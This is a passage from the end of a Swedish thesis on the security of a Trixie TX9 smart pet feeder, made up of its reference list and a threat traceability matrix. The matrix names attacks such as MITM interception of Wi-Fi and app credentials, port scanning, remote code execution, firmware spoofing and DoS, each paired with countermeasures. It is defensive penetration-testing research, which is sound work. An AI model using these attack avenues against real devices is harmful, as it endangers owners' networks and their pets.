37. Tuya Inc. Tuya Smart - World's leading IoT Platform | Bringing Best Smart Home Devices to Life for Smart Home Automation Industry [Internet]. 2021 [citerad 09 november 2020]. Tillgänglig vid: https://www.tuya.com/

38. Espressif. ESP-TOUCH User Guide [Internet]. 2016 [citerad 04 november 2020]. Tillgänglig vid: https://www.espressif.com/sites/default/files/30b-esptouch_user_guide_en_v1.1_20160412_0.pdf

39. Tuya. How are the EZ and AP modes different? [Internet]. 2021 [citerad 30 januari 2020]. Tillgänglig vid: https://support.tuya.com/en/help/_detail/K9hut3pgw8va5

40. Xiong W, Lagerström R. Threat modeling – A systematic literature review. Comput Secur. 01 juli 2019;84:53–69.

41. PTES. The Penetration Testing Execution Standard [Internet]. 2014 [citerad 24 april 2021]. Tillgänglig vid: http://www.pentest-standard.org/index.php/Main_Page

42. NSE Lab. Method [Internet]. NSE Lab. [citerad 24 april 2021]. Tillgänglig vid: https://nse.digital/pages/thesis_guidelines/method.html

43. Shostack A. Threat Modeling: Designing for Security. Indianapolis: John Wiley & Sons, Inc.; 2014.

44. OWASP. Threat Modeling [Internet]. [citerad 29 oktober 2020]. Tillgänglig vid: https://owasp.org/www-community/Threat_Modeling

45. Scarfone KA, Souppaya MP, Cody A, Orebaugh AD. Technical guide to information security testing and assessment. [Internet]. 0 uppl. Gaithersburg, MD: National Institute of Standards and Technology; 2008 [citerad 24 april 2021] s. NIST SP 800-115. Report No.: NIST SP 800-115. Tillgänglig vid: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

46. Clinton B, Marisetty S. How threat modelling can secure your next IoT product in 5 steps [Internet]. Webminar presenterad vid; 2018 okt 30 [citerad 30 oktober 2020]. Tillgänglig vid: https://pages.arm.com/threat-models-webinar-recording-typ.html

47. Synopsis. The 5 pillars of a successful threat model [Internet]. Software Integrity Blog. 2016 [citerad 28 oktober 2020]. Tillgänglig vid: https://www.synopsys.com/blogs/software-security/5-pillars-successful-threat-model/

48. Simplifying Threat Modeling [Internet]. [citerad 04 november 2020]. Tillgänglig vid: https://2011.appsecusa.org/p/simplifyingthreatmodeling.pdf

49. Cimpanu C. Security researcher gets access to all FurryTail pet feeders around the world [Internet]. ZDNet. 2019 [citerad 11 november 2020]. Tillgänglig vid: https://www.zdnet.com/article/security-researcher-gets-access-to-all-furrytail-pet-feeders-around-the-world/

50. Mares O. This girl hacked 11,000 dogs and cats smart feeders [Internet]. 2019 [citerad 11 november 2020]. Tillgänglig vid: https://www.securitynewspaper.com/2019/10/25/this-girl-hacked-11000-dogs-and-cats-smart-feeders-would-she-dare-to-harm-your-pets/

51. Mirani S. Remotely Exploiting IoT Pet Feeders [Internet]. 2019 [citerad 11 november 2020]. Tillgänglig vid: https://blog.securityevaluators.com/remotely-exploiting-iot-pet-feeders-21013562aea3

52. HiSilicon IP camera root passwords [Internet]. 2016 [citerad 24 november 2020]. Tillgänglig vid: https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d

53. Geoff Siskind, Bruce Snell. Pet-nology [Internet]. 2018 [citerad 02 december 2020]. Tillgänglig vid: https://hackablepodcast.com/episodes/pet-nology

54. BBC. Pets ”go hungry” after smart feeder goes offline. BBC News [Internet]. 25 februari 2020 [citerad 11 november 2020]; Tillgänglig vid: https://www.bbc.com/news/technology-51628795

55. Cox K. Petnet charges new $30 annual fee for a service that still doesn’t work [Internet]. 2020 [citerad 11 november 2020]. Tillgänglig vid: https://arstechnica.com/information-technology/2020/07/petnet-charges-new-30-annual-fee-for-a-service-that-still-doesnt-work/

56. Kirk J. Not the Cat's Meow: Petnet and the Perils of Consumer IoT [Internet]. 2020 [citerad 11 november 2020]. Tillgänglig vid: https://www.bankinfosecurity.com/blogs/the-cats-meow-petnet-perils-consumer-iot-p-2915

57. Möcker A. No-Name-Smart-Home: Security flaw allows easy firmware upload [Internet]. 2019 [citerad 28 oktober 2020]. Tillgänglig vid: https://www.heise.de/newsticker/meldung/No-Name-Smart-Home-Security-flaw-allows-easy-firmware-upload-4285085.html

58. Schumacher M. IoT-Komponenten von unsicherer Tuya-Firmware befreien [Internet]. c't Magazin. [citerad 11 november 2020]. Tillgänglig vid: https://www.heise.de/ct/artikel/IoT-Komponenten-von-unsicherer-Tuya-Firmware-befreien-4586583.html

59. ct-Open-Source/tuya-convert [Internet]. c't; 2020 [citerad 13 november 2020]. Tillgänglig vid: https://github.com/ct-Open-Source/tuya-convert

60. Möcker A. Tuya-Convert: IoT-Geräte ohne Löten vom Cloud-Zwang befreien [Internet]. 2019 [citerad 11 november 2020]. Tillgänglig vid: https://www.heise.de/ct/artikel/Tuya-Convert-IoT-Geraete-ohne-Loeten-vom-Cloud-Zwang-befreien-4283623.html

61. Tuya Inc. Tuya SRC [Internet]. 2019 [citerad 06 februari 2021]. Tillgänglig vid: https://src.tuya.com/

62. Ferrari-Herrmann E. Smart home security basically doesn't exist [Internet]. NextPit. 2019 [citerad 06 november 2020]. Tillgänglig vid: https://www.nextpit.com/the-awful-status-of-smart-home-security

63. TheAgentK. TheAgentK/tuya-mqtt [Internet]. 2020 [citerad 03 november 2020]. Tillgänglig vid: https://github.com/TheAgentK/tuya-mqtt

64. Isom M. codetheweb/tuyapi [Internet]. 2020 [citerad 28 oktober 2020]. Tillgänglig vid: https://github.com/codetheweb/tuyapi

65. Akinbi A. CleverDog Smart Camera DOG-2W / DOG-2W-V4 - Multiple Vulnerabilities [Internet]. 2019 [citerad 28 november 2020]. Tillgänglig vid: https://www.exploit-db.com/exploits/46993

66. Manske A. Conducting a vulnerability assessment of an IP camera [Internet]. Stockholm; 2019 [citerad 13 november 2020] s. 88. Tillgänglig vid: http://kth.diva-portal.org/smash/get/diva2:1336667/FULLTEXT01.pdf

67. Bugeja J, Jönsson D, Jacobsson A. An Investigation of Vulnerabilities in Smart Connected Cameras. I: 2018 IEEE International Conference on Pervasive Computing and Communications Workshops (PerCom Workshops). Malmö: IEEE; 2018. s. 537–42.

68. Shodan. What is Shodan? - Shodan Help Center [Internet]. 2020 [citerad 12 november 2020]. Tillgänglig vid: https://help.shodan.io/the-basics/what-is-shodan

69. Tekeoglu A, Tosun AS. Investigating Security and Privacy of a Cloud-Based Wireless IP Camera: NetCam. I: 2015 24th International Conference on Computer Communication and Networks (ICCCN). San Antonio, TX: IEEE; 2015. s. 1–6.

70. Alharbi R, Aspinall D. An IoT analysis framework: An investigation of IoT smart cameras' vulnerabilities. I: Living in the Internet of Things: Cybersecurity of the IoT - 2018. London: IET; 2018. s. 1–10.

71. Seralathan Y, Oh TT, Jadhav S, Myers J, Jeong JP, Kim YH, m.fl. IoT security vulnerability: A case study of a Web camera. I: 2018 20th International Conference on Advanced Communication Technology (ICACT). Chuncheon-si Gangwon-do: IEEE; 2018. s. 172–7.

72. Wessel Bjørneset KJ. Testing Security for Internet of Things A Survey on Vulnerabilities in IP Cameras [Internet]. Oslo: UiO Department of Informatics; 2017 [citerad 12 november 2020] s. 132. Tillgänglig vid: https://www.mn.uio.no/ifi/english/research/groups/psy/completedmasters/2017/Kim_Jonatan_Wessel_Bjorneset/kim_jonatan_wessel_bjorneset_testing_security_for_internet_of_things_a_survey_on_vulnerabilities_in_ip_cameras.pdf

73. Klasmark J, Lundegårdh V. Potential security risks in Google Nest Indoor Camera [Internet]. KTH Royal Institute of Technology; 2020 [citerad 20 november 2020] s. 121. Tillgänglig vid: https://www.diva-portal.org/smash/get/diva2:1464437/FULLTEXT01.pdf

74. Apthorpe N, Reisman D, Feamster N. A Smart Home is No Castle: Privacy Vulnerabilities of Encrypted IoT Traffic [Internet]. Princeton, NJ; 2017 maj [citerad 20 november 2020] s. 6. Tillgänglig vid: http://datworkshop.org/papers/dat16-final37.pdf

75. Shwartz O, Mathov Y, Bohadana M, Elovici Y, Oren Y. Reverse Engineering IoT Devices: Effective Techniques and Methods. IEEE Internet Things J. december 2018;5(6):4965–76.

76. Krebs B. Hacked Cameras, DVRs Powered Today's Massive Internet Outage — Krebs on Security [Internet]. 2016 [citerad 22 januari 2021]. Tillgänglig vid: https://krebsonsecurity.com/2016/10/hacked-cameras-dvrs-powered-todays-massive-internet-outage/

77. Perry JS. IoT Malware - Anatomy of an Attack [Internet]. 2019 [citerad 09 december 2020]. Tillgänglig vid: https://developer.ibm.com/technologies/iot/articles/iot-anatomy-iot-malware-attack/

78. Kolias C, Kambourakis G, Stavrou A, Voas J. DDoS in the IoT: Mirai and Other Botnets. Computer. 07 juli 2017;50(7):80–4.

79. Craig S. Beware of older cyber attacks: Footprinting and brute force attacks are still in use [Internet]. Somers, NY: IBM Security; 2016 [citerad 30 november 2020] s. 37. Tillgänglig vid: https://www.ibm.com/downloads/cas/OAN7VKK4

80. Parrot Security. Parrot Security [Internet]. [citerad 04 januari 2021]. Tillgänglig vid: https://www.parrotsec.org/

81. Ettercap (software). I: Wikipedia [Internet]. 2020 [citerad 18 januari 2021]. Tillgänglig vid: https://en.wikipedia.org/w/index.php?title=Ettercap_(software)&oldid=986839451

82. Wireshark. Wireshark · Go Deep. [Internet]. [citerad 18 januari 2021]. Tillgänglig vid: https://www.wireshark.org/

83. mitmproxy. How mitmproxy works [Internet]. [citerad 18 januari 2021]. Tillgänglig vid: https://docs.mitmproxy.org/stable/concepts-howmitmproxyworks/

84. nmap. Nmap: the Network Mapper - Free Security Scanner [Internet]. [citerad 18 januari 2021]. Tillgänglig vid: https://nmap.org/

85. Aircrack-ng. airmon-ng [Aircrack-ng] [Internet]. 2019 [citerad 17 december 2020]. Tillgänglig vid: https://aircrack-ng.org/doku.php?id=airmon-ng

86. Mayo B. How-To: Understand the Wireless Diagnostics app on your Mac to analyze and improve your Wi-Fi network [Internet]. 2016 [citerad 23 november 2020]. Tillgänglig vid: https://9to5mac.com/2016/07/14/how-to-understand-wireless-diagnostics-app-on-mac-to-analyze-improve-wi-fi-network/

87. Michel P. en:users:documentation:iw [Linux Wireless] [Internet]. 2019 [citerad 09 november 2020]. Tillgänglig vid: https://wireless.wiki.kernel.org/en/users/documentation/iw#about_iw

88. Sanfilippo S. hping3 [Internet]. [citerad 03 februari 2021]. Tillgänglig vid: https://tools.kali.org/information-gathering/hping3

89. Jackson E. nc(1): arbitrary TCP/UDP connections/listens - Linux man page [Internet]. 2006 [citerad 27 november 2020]. Tillgänglig vid: https://linux.die.net/man/1/nc

90. Ghidra. NationalSecurityAgency/ghidra [Internet]. National Security Agency; 2021 [citerad 18 januari 2021]. Tillgänglig vid: https://github.com/NationalSecurityAgency/ghidra

91. ReFirmLabs. ReFirmLabs/binwalk [Internet]. ReFirm Labs; 2021 [citerad 18 januari 2021]. Tillgänglig vid: https://github.com/ReFirmLabs/binwalk

92. Smith C. craigz28/firmwalker [Internet]. 2021 [citerad 08 december 2020]. Tillgänglig vid: https://github.com/craigz28/firmwalker

93. Elttam M. elttam/advisories [Internet]. 2020 [citerad 28 januari 2021]. Tillgänglig vid: https://github.com/elttam/advisories/blob/master/tuya-ez-mode/live-extract.py

94. Tuya. Network Pairing Management-Documentation-Tuya Developer [Internet]. 2020 [citerad 04 februari 2021]. Tillgänglig vid: https://developer.tuya.com/en/docs/iot/open-api/api-reference/api-list/paring-management?id=K95ztzyeyul2w#title-1-Generate%20a%20paring%20token

95. mitmproxy. Transparent Proxying [Internet]. [citerad 19 november 2020]. Tillgänglig vid: https://docs.mitmproxy.org/stable/howto-transparent/

96. Singh J. Intercepting iOS network traffic [Internet]. 2015 [citerad 20 november 2020]. Tillgänglig vid: https://jasdev.me/intercepting-ios-traffic

97. Jackson G. Intercepting and Decrypting iOS communications [Internet]. 2020 [citerad 20 november 2020]. Tillgänglig vid: http://garyjackson.dev/posts/intercepting-ios-communication/

98. Postel J. Internet Protocol [Internet]. 1981 [citerad 24 november 2020]. Tillgänglig vid: https://tools.ietf.org/html/rfc791

99. Scapy. Usage — Scapy 2.4.4. documentation [Internet]. 2020 [citerad 25 november 2020]. Tillgänglig vid: https://scapy.readthedocs.io/en/latest/usage.html

100. Kruegel C. CS177: Project 2 - Ping of Death (15% of project score) [Internet]. 2020 [citerad 25 november 2020]. Tillgänglig vid: https://sites.cs.ucsb.edu/~chris/teaching/cs177/projects/proj2.html

101. Scholefield MD. MatthewScholefield/coosa-control [Internet]. 2019 [citerad 09 december 2020]. Tillgänglig vid: https://github.com/MatthewScholefield/coosa-control

102. Riksdagsförvaltningen. Brottsbalk (1962:700) Svensk författningssamling 1962:1962:700 t.o.m. SFS 2020:617 - Riksdagen [Internet]. [citerad 27 oktober 2020]. Tillgänglig vid: https://www.riksdagen.se/sv/dokument-lagar/dokument/svensk-forfattningssamling/brottsbalk-1962700_sfs-1962-700

103. McFadden M, Wood S, Mangtani R, Forsyth G. The economics of the security of consumer-grade IoT products and services [Internet]. London; 2019 [citerad 25 januari 2021] s. 42. Tillgänglig vid: https://www.internetsociety.org/wp-content/uploads/2019/04/The_Economics_of_Consumer_IoT_Security.pdf

104. Kenneally E. Economics and Incentives Driving IoT Privacy and Security, Pt. 1. IEEE Internet Things Mag. mars 2019;2(1):6–7.

105. Dean B. An Exploration of Strict Products Liability and the Internet of Things. SSRN Electron J [Internet]. 13 mars 2018 [citerad 28 januari 2021]; Tillgänglig vid: https://papers.ssrn.com/sol3/Delivery.cfm/SSRN_ID3193049_code3024083.pdf?abstractid=3193049&mirid=1

106. The Market for ”Lemons”: Quality Uncertainty and the Market Mechanism. Q J Econ. augusti 1970;84(3):488–500.

107. Arnold A. The Current Take On IoT Security: Are We Getting Closer To A Safe Ecosystem? [Internet]. Forbes. 2018 [citerad 29 januari 2021]. Tillgänglig vid: https://www.forbes.com/sites/andrewarnold/2018/10/15/the-current-take-on-iot-security-are-we-getting-closer-to-a-safe-ecosystem/

108. For The Record, Inc. In the Matter of: Informational Injury Workshop [Internet]. 2017 dec [citerad 28 januari 2021] s. 121. Tillgänglig vid:

https://www.ftc.gov/system/files/documents/public_events/1256463/informational_injury_workshop_transcript_with_index_12-2017.pdf

109. Naughton J. The privacy paradox: why do people keep using tech firms that abuse their data? [Internet]. 2019 [citerad 29 januari 2021]. Tillgänglig vid: http://www.theguardian.com/commentisfree/2019/may/05/privacy-paradox-why-do-people-keep-using-tech-firms-data-facebook-scandal

110. Kenneally E. Economics and Incentives Driving IoT Privacy and Security, Pt. 2. IEEE Internet Things Mag. juni 2019;2(2):5–7.

111. Lewis JA. Managing Risk for the Internet of Things [Internet]. CSIS Strategic Technologies Program; 2016 feb [citerad 28 januari 2021] s. 32. Tillgänglig vid: https://csis-website-prod.s3.amazonaws.com/s3fs-public/legacy_files/files/publication/160217_Lewis_ManagingRiskIoT_Web_Redated.pdf

112. Schneier B. Security Economics of the Internet of Things - Schneier on Security [Internet]. Schneier on Security. 2016 [citerad 27 januari 2021]. Tillgänglig vid: https://www.schneier.com/blog/archives/2016/10/security_econom_1.html

113. George DA. IoT Manufacturers – What You Need to Know About California's IoT Law [Internet]. 2020 [citerad 12 november 2020]. Tillgänglig vid: https://www.natlawreview.com/article/iot-manufacturers-what-you-need-to-know-about-california-s-iot-law

114. George DA. Oregon's New IoT Law [Internet]. The National Law Review. 2019 [citerad 12 november 2020]. Tillgänglig vid: https://www.natlawreview.com/article/oregon-s-new-iot-law

115. George DA. Internet of Things Cybersecurity Improvement Act of 2020 [Internet]. 2020 [citerad 01 februari 2021]. Tillgänglig vid: https://www.natlawreview.com/article/new-federal-law-alert-internet-things-iot-cybersecurity-improvement-act-2020-iot

116. Gov.uk. Government to strengthen security of internet-connected products [Internet]. 2020 [citerad 12 november 2020]. Tillgänglig vid: https://www.gov.uk/government/news/government-to-strengthen-security-of-internet-connected-products

117. Beverley-Smith H, Perowne CHN. Internet of Things: How the U.K.'s Regulatory Plans Could Raise Compliance Standards [Internet]. The National Law Review. 2020 [citerad 12 november 2020]. Tillgänglig vid: https://www.natlawreview.com/article/internet-things-how-uk-s-regulatory-plans-could-raise-compliance-standards

118. Government of Singapore. CSA | Cybersecurity Labelling Scheme [Internet]. Cyber Security Agency. 2021 [citerad 06 februari 2021]. Tillgänglig vid: https://www.csa.gov.sg/programmes/cybersecurity-labelling/about-cls

119. Government of Singapore. CSA | Speech by Dr Janil Puthucheary, Senior Minister of State, Ministry of Communications and Information at the MCI Committee of Supply Debate 2020 [Internet]. 2020 [citerad 06 februari 2021]. Tillgänglig vid: https://www.csa.gov.sg/news/speeches/mci-cos-2020-sms-speech

120. ENISA. IoT Security: ENISA Publishes Guidelines on Securing the IoT Supply Chain [Internet]. 2020 [citerad 29 januari 2021]. Tillgänglig vid: https://www.enisa.europa.eu/news/enisa-news/iot-security-enisa-publishes-guidelines-on-securing-the-iot-supply-chain

121. Schneier B. New IoT Security Regulations - Schneier on Security [Internet]. 2018 [citerad 28 januari 2021]. Tillgänglig vid: https://www.schneier.com/blog/archives/2018/11/new_iot_securit.html

14 Bilagor

Bilaga 1 – Hotspårbarhetsmatrisen för Trixie TX9

ID	Hotagent	Angripen tillgång	Attack	Attackyta	Attack-mål	Påverkan	Motåt-gärd	Ut-fört
1	En angripare på samma nätverk som vet när enheten ska paras till Wi-Fi.	SSID och lösenord till Wi-Fi.	MITM-attack.	Wi-Fi.	Fånga upp inloggningsuppgifter till Wi-Fi.	Åtkomst till användarens lokala nätverk.	Säkra krypteringsalgoritmer för kryptering av användarnamn och lösenord.	Sektion 7.2.1
2	En angripare på samma nätverk.	Foderautomaten.	Portscanning, lösenordsknäckningsattack.	Öppna portar och nätverkstjänster på enheten.	Hitta inkörsportar till enheten, få fjärråtkomst till enheten.	Angriparen får obehörig åtkomst till systemet.	Inga banners med information om nätverkstjänster, brandväggar, starka lösenord, begränsat antal inloggningsförsök, stängda portar.	Sektion 7.2.6
3	En angripare på samma nätverk.	Foderautomaten.	Fuzzingattack.	Öppna portar och nätverkstjänster på enheten.	Hitta buggar och sårbarheter i tjänster som lyssnar på öppna portar och som kan utnyttjas för andra attacker.	Störa foderautomatens funktioner, hitta andra sårbarheter eller inkörsportar till enheten.	Hanterar olika och extrema, typer av inputs, autentiseringsmekanismer, krypterad kommunikation.	Nej

4	En angripare på samma nätverk och som har kunskap om vilken typ av input de öppna portarna accepterar.	Foderautomaten.	Fjärrkörning av kommandon/kod.	Öppna portar och nätverkstjänster på enheten.	Exekvera skadlig kod, öppna bakdörrar in till systemet.	Störa eller kontrollera foderautomatens funktioner.	Validering av input, brandväggar, autentiseringsmekanismer, krypterad kommunikation.	Sektion 7.2.8
5	En angripare på samma nätverk.	Wi-Fi.	MITM-attack.	Wi-Fi.	Analysera enhetens dataflöde för att ta reda på hur enheten används och vilket tillstånd den är i.	Övervakning av användarens vanor och hur foderautomatens används.	Variationer i trafikflödet maskeras.	Sektion 7.2.3
6	En angripare på samma nätverk som vet när användaren ska uppdatera sin enhet eller som imiterar servern och begär en uppdatering.	Firmware.	Kodmanipulering, spoofing.	Wi-Fi.	Ladda upp skadlig firmware på enheten eller modifiera firmwarepaketen ”i luften”.	Kontroll över enhetens funktioner.	Krypterad kommunikation, firmwarevalidering på enheten, säker hårdvara.	Nej
7	En angripare på samma nätverk som vet när användaren ska uppdatera din enhet.	Firmware.	MITM-attack.	Wi-Fi.	Fånga upp foderautomatens firmware när den skickas ”i luften”.	Åtkomst till känsliga data, åtkomst till enhetens filsystem.	Datatransfer över krypterad kanal, firmwareuppdateringar omfattar endast nöd-	Sektion 7.2.9

							vändiga filer/ändringar.	
8	En angripare på samma nätverk.	Videoflödet.	MITM-attack.	Wi-Fi, nätverkstjänster.	Komma åt videoflödet som skickas från enheten utan krav på autentisering.	Åtkomst till videoflödet.	Datatransfer över krypterad kanal, krypterat videoflöde, inga öppna tjänster för livestreaming.	Nej
9	En angripare på samma nätverk.	Användarnamn och lösenord till mobilapplikationen.	MITM-attack.	Wi-Fi.	Fånga upp inloggningsuppgifter till mobilapplikationen.	Kontostöld, full åtkomst till, och kontroll över, enheten.	Kommunikation över TLS, mobilapplikationen tillåter endast certifikat av betrodda CA, säkra krypteringsalgoritmer för kryptering av användarnamn och lösenord.	Sektion 7.2.2
10	En angripare på samma nätverk.	Foderautomatens funktioner.	Spoofing.	Wi-Fi.	Imitera MQTT-servern.	Full kontroll över foderautomaten genom att kunna ta emot/ skicka kommandon till/från enheten.	Kommunikation över krypterad kanal.	Nej
11	En angripare som lurar användaren att ladda	Mobilapplikationen.	Kodmanipulering, phising-attack.	Mobilapplikationens APK och Wi-Fi.	Modifiera mobilapplikationens binära filer så att	Identitetsstöld, informationsstöld, installera	Mobilapplikationens APK finns inte tillgänglig	Nej

	ner en skadlig version av mobilapplikationen.				applikationens API:er tillåter exekvering av främmande kod.	nya eller skadliga funktioner.	på internet, mobilen tillåter inte nedladdningar av applikationer från tredjepartsbutiker, mobilapplikationen upptäcker kodändringar vid runtime och förhindrar att skadlig kod exekveras.	
12	En angripare som har tillgång till mobilapplikationens APK.	Mobilapplikationen.	Reverse engineering.	Mobilapplikationens APK.	Analysera mobilapplikationens binära filer.	Information om servrar, systemets uppbyggnad och funktioner och hårdkodade hemligheter äventyras.	Mobilapplikationens APK finns inte tillgänglig på internet, källkoden är försvårad.	Nej
13	En angripare på samma nätverk som vet att enheten drivs med en powerbank.	Foderautomatens funktioner.	DoS-attack.	Wi-Fi.	Göra systemet otillgängligt genom att förbruka batteriet.	Systemet slutar fungera.	Systemet tillåter inte inkommande paket i för hög hastighet, droppar fragmenterade paket med en datalängd som överskrider dess MTU.	Nej

14	En angripare på samma nätverk.	Foderautomatens funktioner.	DoS-attack.	Wi-Fi.	Störa eller göra systemet otillgängligt för användaren genom att överbelasta nätverket eller enhetens CPU.	Systemet slutar fungera.	Systemet tillåter inte inkommande paket i för hög hastighet, droppar fragmenterade paket med en datalängd som överskrider dess MTU.	Sektion 7.2.4, 7.2.5
15	En angripare som vet användarens användarnamn till mobilapplikationen.	Mobilapplikationen.	Phising-attack, lösenordsåterställnings-attack.	Mobilapplikationen.	Låsa ute användaren ur mobilapplikationen.	Full kontroll över enheten, kontostöld, otillgängligt system.	Tvåfaktorsautentisering, ogiltigbara återställningslänkar.	Nej
16	En angripare som har tillgång till firmware.	Firmware.	Reverse engineering.	Firmware.	Analysera firmware.	Information om servrar, systemets uppbyggnad och funktioner och hårdkodade hemligheter äventyras.	Firmwaren är krypterad, koden är försvårad.	Sektion 7.2.7

TRITA CBH-GRU-2021:033